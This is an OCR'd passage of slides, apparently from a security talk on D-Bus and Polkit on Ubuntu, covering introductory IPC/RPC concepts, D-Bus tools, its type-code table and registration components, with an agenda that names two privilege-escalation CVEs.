D-Bus & Polkit on Ubuntu

Pumpkin 🎃 (@u1f383) at Deephacking 20250525

Content


- D-Bus
- Polkit
- CVE-2025-23222
- CVE-2021-3560
- Tricks
- Cheatsheet

D-Bus (Desktop Bus)

Introduction


Overview

- **IPC** / **RPC** mechanisms on Linux and other Unix-like operating systems



Introduction

Overview




IPC
(Inter-Process Communication)

Ref: https://medium.com/@the_daft_introvert/inter-process-communication-in-operating-systems-a-comprehensive-guide-with-real-life-examples-and-c508cf3bfb1a

Introduction

Overview




RPC
(Remote Procedure Call)

Ref: https://docs-multiplayer.unity3d.com/netcode/current/advanced-topics/message-system/rpc/


Introduction

Overview




Introduction

Overview



Introduction

Overview




Introduction
Overview

- D-Bus protocol
  - C: **libdbus**, Python: **pydbus**
  - Command line tools: **busctl**, **gdbus**, **dbus-send**, …

Conventional name	ASCII type-code	Encoding
BYTE	y (121)	Unsigned 8-bit integer
BOOLEAN	b (98)	Boolean value: 0 is false, 1 is true, any other value allowed by the marshalling format is invalid
INT16	n (110)	Signed (two's complement) 16-bit integer
UINT16	q (113)	Unsigned 16-bit integer
INT32	i (105)	Signed (two's complement) 32-bit integer
UINT32	u (117)	Unsigned 32-bit integer
INT64	x (120)	Signed (two's complement) 64-bit integer (mnemonic: x and t are the first characters in "sixty" not already used for something more common)
UINT64	t (116)	Unsigned 64-bit integer
DOUBLE	d (100)	IEEE 754 double-precision floating point
UNIX_FD	h (104)	Unsigned 32-bit integer representing an index into an out-of-band array of file descriptors, transferred via some platform-specific mechanism (mnemonic: h for handle)

Introduction

Registration




[1] Bus name
[2] Object path
[3] Interface
[4] Method / Signal
[5] Signature

(official documentation)

Introduction

Registration



